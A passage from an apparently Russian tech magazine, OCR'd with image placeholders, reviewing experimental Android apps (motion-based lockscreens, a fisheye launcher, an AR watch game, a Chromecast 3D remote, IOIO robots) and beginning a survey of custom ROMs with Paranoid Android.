
Но вернемся к нашим баранам, а точнее экспериментам. GestureLock — локскрин, позволяющий разблокировать экран с помощью движений смартфона. Для начала обучаешь смартфон, наклоняя в разные стороны, а затем повторяешь те же действия для разблокировки экрана. Пять с плюсом за оригинальность, да и взломать не так уж просто, если движений действительно много. Вот только запомнить их — задача не из тривиальных, слишком уж непривычен сам тип запоминаемой информации. Черт его знает, на сколько градусов ты наклонил смартфон в третий раз. Видео.

Судя по всему, задача этого эксперимента — показать более удобный и действенный способ разблокировки, и отчасти разработчику это удалось. Если поискать, то в маркете можно обнаружить и другие попытки решить ту же задачу. Например, DroidLock позволяет использовать в качестве PIN'а текущее время, дату, процент заряда батареи или все эти данные, перемешанные вместе с помощью одному тебе известного алгоритма. Реализация подобной функциональности есть и для iOS, но только для джейлбрейкнутых устройств — твик TimePassword.

РЫБИЙ ГЛАЗ ДЛЯ ЗАПУСКА ПРИЛОЖЕНИЙ

Lens Launcher — очередной инновационный лаунчер для Android. В этот раз «инновация» заключается в том, что иконки всех приложений расположены на одном рабочем столе и, соответственно, сильно уменьшены. Но стоит прикоснуться к экрану, как включается эффект рыбьего глаза, увеличивая иконки под пальцем. Выглядит довольно впечатляюще и, конечно же, очень сильно напоминает интерфейс Apple Watch. С тем исключением, что это действительно удобный лаунчер. Видео.






Когда-то я читал колонку на одном из посвященных продуктам Apple веб-сайтов, где автор очень лестно отзывался об интерфейсе Apple Watch и на полном серьезе предлагал применить тот же интерфейс в iOS. Тогда мне эта идея показалась нелепой, однако спустя время, опробовав твик WatchSpring на iPhone и Lens Launcher на Android, я понял, что это не такое уж сумасшествие. Да, идею надо дорабатывать и применять не к самому рабочему столу, а к меню приложений, но в целом очень и очень неплохо.

ЧАСЫ КАК ИГРОВАЯ ПЛОЩАДКА


Tilt — еще один игровой эксперимент. Фишка этого приложения — технология дополненной реальности. Ты запускаешь приложение, наводишь его на свои часы на базе Android Wear, и смартфон рисует поверх них игровую площадку. Это полоса препятствий, по которой надо прокатить шарик. Классическая игра, которую изначально придумали как подвижный деревянный стол с лабиринтом и металлическим шариком внутри, а сейчас перенесли в виртуальную реальность. Видео.



Вообще, идея приспособить умные часы для чего-то большего, чем показ уведомлений, далеко не нова. На том же сайте есть другой эксперимент, использующий в качестве своеобразного пульта Nintendo Wii: машешь руками для того, чтобы птица на экране не падала. Судя по видео, пока что у приложения явно есть проблемы с задержкой и определением взмаха.

3D-пульт

А как насчет того, чтобы превратить смартфон в пульт управления? Нет, не обычный пульт с кнопками, каким твоя бабушка переключает каналы на телевизоре, а 3D-пульт. Проект так и называется — 3D Controller. Пока это всего лишь демка, которая позволяет управлять 3D-объектом на экране телевизора и играть в простенькие игры, но, как уверяют разработчики, благодаря открытому API программисты могут реализовать любые другие виды приложений, управляемых с пульта. Видео.




Основное отличие приложения от обычных 3D-пультов, которые продаются по пять баксов на aliexpress.com и представляют собой беспроводную мышку с гироскопом, в том, что оно работает, используя Chromecast, то есть само занимается выводом картинки на экран. Ты можешь установить приложение на свой смартфон и использовать его с любым телевизором, к которому подключен Chromecast.

РОБОТЫ

Есть на Android Experiments и несколько проектов роботов. Автономных и не очень. Autonomous Android vehicle — робот, единственная задача которого — кататься за зеленым шариком, обходя препятствия на своем пути. Робот использует смартфон для навигации и слежения за объектом, библиотеку компьютерного зрения OpenCV для обработки данных с камеры и плату IOIO для связи смартфона с «телом» робота и реализации логики работы.

К слову, плата IOIO уже давно пользуется популярностью у строителей роботов на базе Android, поэтому на ней же основаны и все остальные проекты роботов, опубликованные на Android Experiments. IOIO Camera robot project — собранный из конструктора лего робот, которым можно управлять с другого смартфона, видя изображение с камеры. Так же работает IOIO Rover.



Проекты исключительно экспериментальные и, можно сказать, образовательные (такими вещами занимаются на втором курсе универа), поэтому у всех роботов полностью открытый исходный код, который можно использовать, чтобы собрать нечто подобное собственными руками.

выводы

А знаешь, что самое интересное во всех этих проектах? То, как Google относится к нестандартному применению своих продуктов. Android — открытая платформа, использующая открытые стандарты и по минимум ограничивающая разработчиков приложений и кастомизаторов. В Play Store никогда не было серьезных ограничений на публикацию приложений, и там можно найти массу софта, привлекающего права root. Google никак не противится развитию кастомных прошивок и использует любую возможность, чтобы показать, на что способны устройства на базе Android.

Сравни это с поведением Apple, которая везде, где только можно, старается внедрить собственные закрытые стандарты, вынуждая людей платить за неоправданно дорогую сертифицированную периферию, не оставляет разработчикам возможностей для действительно полного использования возможностей устройства и удаляет из App Store интересные приложения (те же измерители веса, использующие датчик давления на экран).

«Don’t be evil» уже давно не слоган Google, но в данном случае он подходит на 100%.

ДЕСЯТКА ЛУЧШИХ

БОЛЬШОЙ ОБЗОР
ANDROID-ПРОШИВОК
ДЛЯ САМЫХ ПРИВЕРЕДЛИВЫХ

Самый простой способ серьезно обновить свой гаджет — установить на него кастомную прошивку. С ней ты сможешь не только расширить число средств контроля над системой, но и попробовать что-то новое, получить много удобных функций или даже новую версию Android. В этой статье я расскажу о десятке самых популярных, интересных и функциональных прошивок, созданных на базе Android.

PARANOID ANDROID


Сайт: paranoidandroid.co
Число официально поддерживаемых устройств: 30 (на 08.08.2016)
Основа: AOSP
Версия Android: 6.0.1

Одна из самых инновационных прошивок. Когда-то была популярна благодаря возможности динамического переключения между планшетным и смартфонным интерфейсом Android. В разное время в прошивке существовали такие функции, как уведомления в стиле Facebook Heads, ставшее культовым круговое меню навигации PIE и всплывающие уведомления еще до того, как они появились в Android 5.0.

